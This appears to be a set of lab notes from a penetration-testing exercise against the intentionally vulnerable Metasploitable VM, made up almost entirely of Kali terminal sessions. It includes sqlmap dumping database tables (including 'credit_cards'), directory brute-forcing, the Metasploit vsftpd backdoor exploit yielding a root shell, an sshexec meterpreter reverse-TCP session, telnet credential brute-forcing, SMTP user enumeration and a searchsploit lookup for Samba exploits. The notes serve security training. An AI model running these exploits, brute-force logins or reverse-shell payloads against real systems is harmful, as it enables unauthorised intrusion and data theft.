kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.131/mutillidae/index.php?page=view-someones-blog.php" --data="author=dreveil&view-someones-blog-php-submit-button=View+Blog+Entries" --cookie="PHPSESSID=c1b8147099d952176e66600b4f2bca1f" -D owasp10 --tables --batch
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:50:08 /2023-06-16/



[12:50:09] [INFO] fetching tables for database: 'owasp10'
[12:50:10] [WARNING] reflective value(s) found and filtering out
[12:50:10] [INFO] retrieved: 'accounts'
[12:50:11] [INFO] retrieved: 'blogs_table'
[12:50:12] [INFO] retrieved: 'captured_data'
[12:50:12] [INFO] retrieved: 'credit_cards'
[12:50:13] [INFO] retrieved: 'hitlog'
[12:50:13] [INFO] retrieved: 'pen_test_tools'
Database: owasp10
[6 tables]
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |


Dumping all the credit cards data






DIRBUSTER(GUI)







DIRB (CLI)

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.50.131:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 16 17:04:20 2023
URL_BASE: http://192.168.50.131:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.50.131:80/ ----
+ http://192.168.50.131:80/.bash_history (CODE:200|SIZE:84)
+ http://192.168.50.131:80/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.50.131:80/dav/
+ http://192.168.50.131:80/index (CODE:200|SIZE:891)
+ http://192.168.50.131:80/index.php (CODE:200|SIZE:891)
+ http://192.168.50.131:80/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.50.131:80/phpinfo.php (CODE:200|SIZE:48104)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/
+ http://192.168.50.131:80/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.50.131:80/test/
==> DIRECTORY: http://192.168.50.131:80/twiki/
```

```
---- Entering directory: http://192.168.50.131:80/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/ ----
+ http://192.168.50.131:80/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.50.131:80/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/contrib/
+ http://192.168.50.131:80/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.50.131:80/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.50.131:80/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.50.131:80/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/js/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/libraries/
+ http://192.168.50.131:80/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.50.131:80/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.50.131:80/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.50.131:80/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.50.131:80/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.50.131:80/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.50.131:80/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.50.131:80/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.50.131:80/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.50.131:80/phpMyAdmin/robots (CODE:200|SIZE:26)
```

```
+ http://192.168.50.131:80/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/scripts/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/
+ http://192.168.50.131:80/phpMyAdmin/sql (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/test/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/themes/
+ http://192.168.50.131:80/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.50.131:80/phpMyAdmin/webapp (CODE:200|SIZE:6902)

---- Entering directory: http://192.168.50.131:80/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/ ----
==> DIRECTORY: http://192.168.50.131:80/twiki/bin/
+ http://192.168.50.131:80/twiki/data (CODE:403|SIZE:297)
+ http://192.168.50.131:80/twiki/index (CODE:200|SIZE:782)
+ http://192.168.50.131:80/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.50.131:80/twiki/lib/
+ http://192.168.50.131:80/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.50.131:80/twiki/pub/
+ http://192.168.50.131:80/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.50.131:80/twiki/templates (CODE:403|SIZE:302)
```

```
---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/ ----
+ http://192.168.50.131:80/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/frames/
+ http://192.168.50.131:80/phpMyAdmin/setup/index (CODE:200|SIZE:8618)
+ http://192.168.50.131:80/phpMyAdmin/setup/index.php (CODE:200|SIZE:8626)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/lib/
+ http://192.168.50.131:80/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.50.131:80/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)
```


```
+ http://192.168.50.131:80/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.50.131:80/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.50.131:80/twiki/bin/statistics (CODE:200|SIZE:1194)
+ http://192.168.50.131:80/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.50.131:80/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.50.131:80/twiki/bin/viewfile (CODE:302|SIZE:0)

---- Entering directory: http://192.168.50.131:80/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/pub/ ----
+ http://192.168.50.131:80/twiki/pub/favicon.ico (CODE:200|SIZE:1078)
==> DIRECTORY: http://192.168.50.131:80/twiki/pub/Main/

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/pub/Main/ ----

-----------------
END_TIME: Fri Jun 16 17:04:56 2023
DOWNLOADED: 32284 - FOUND: 57

┌──(kali㉿kali)-[~]
└─$
```


FTP (backdoor command execution)

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.131:21 - USER: 331 Please specify the password.
[+] 192.168.50.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.128:38679 -> 192.168.50.131:6200) at 2023-06-21 09:02:17 +0530

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

SSH(ssh login bruteforce)





SSH (user code execution)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search sshexec

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  exploit/multi/ssh/sshexec     1999-01-01       manual  No     SSH User Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/ssh/sshexec

msf6 > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) >
```

```
msf6 exploit(multi/ssh/sshexec) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(multi/ssh/sshexec) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 exploit(multi/ssh/sshexec) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 192.168.50.128:4444
[*] 192.168.50.131:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (1017704 bytes) to 192.168.50.131
[*] Meterpreter session 2 opened (192.168.50.128:4444 → 192.168.50.131:39904) at 2023-06-21 09:11:19 +0530
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter >
```

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

TELNET (brute force)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/usernames.txt
USER_FILE => /home/kali/usernames.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:test (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:guest (Incorrect: )
```

```
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:test (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:adm (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:mysql (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:administrator (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:oracle (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.50.131:23     - 192.168.50.131:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.131:23     - Attempting to start session 192.168.50.131:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.128:36235 → 192.168.50.131:23) at 2023-06-21 09:18:54 +0530
[*] 192.168.50.131:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.131 23
Trying 192.168.50.131...
Connected to 192.168.50.131.
Escape character is '^]'.

                _                  _       _ _        _     _ _     
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) |  __/ |
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 20 23:48:52 EDT 2023 from 192.168.50.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

SMTP (user enumeration)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS                                                      yes       The target host(s), see https://docs.metasplo
                                                                         ng-metasploit.html
   RPORT      25                                               yes       The target port (TCP)
   THREADS    1                                                yes       The number of concurrent threads (max one per
   UNIXONLY   true                                             yes       Skip Microsoft bannered servers when testing
   USER_FILE  /usr/share/metasploit-framework/data/wordlist   yes       The file that contains a list of probable use
              s/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.50.131:25     - 192.168.50.131:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.50.131:25     - 192.168.50.131:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[+] 192.168.50.131:25     - 192.168.50.131:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news,
 nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.50.131:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMB

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.50.131:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.50.131:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.131:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Samba 3.0.20
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                            | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                             | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                     | linux_x86/dos/36741.py
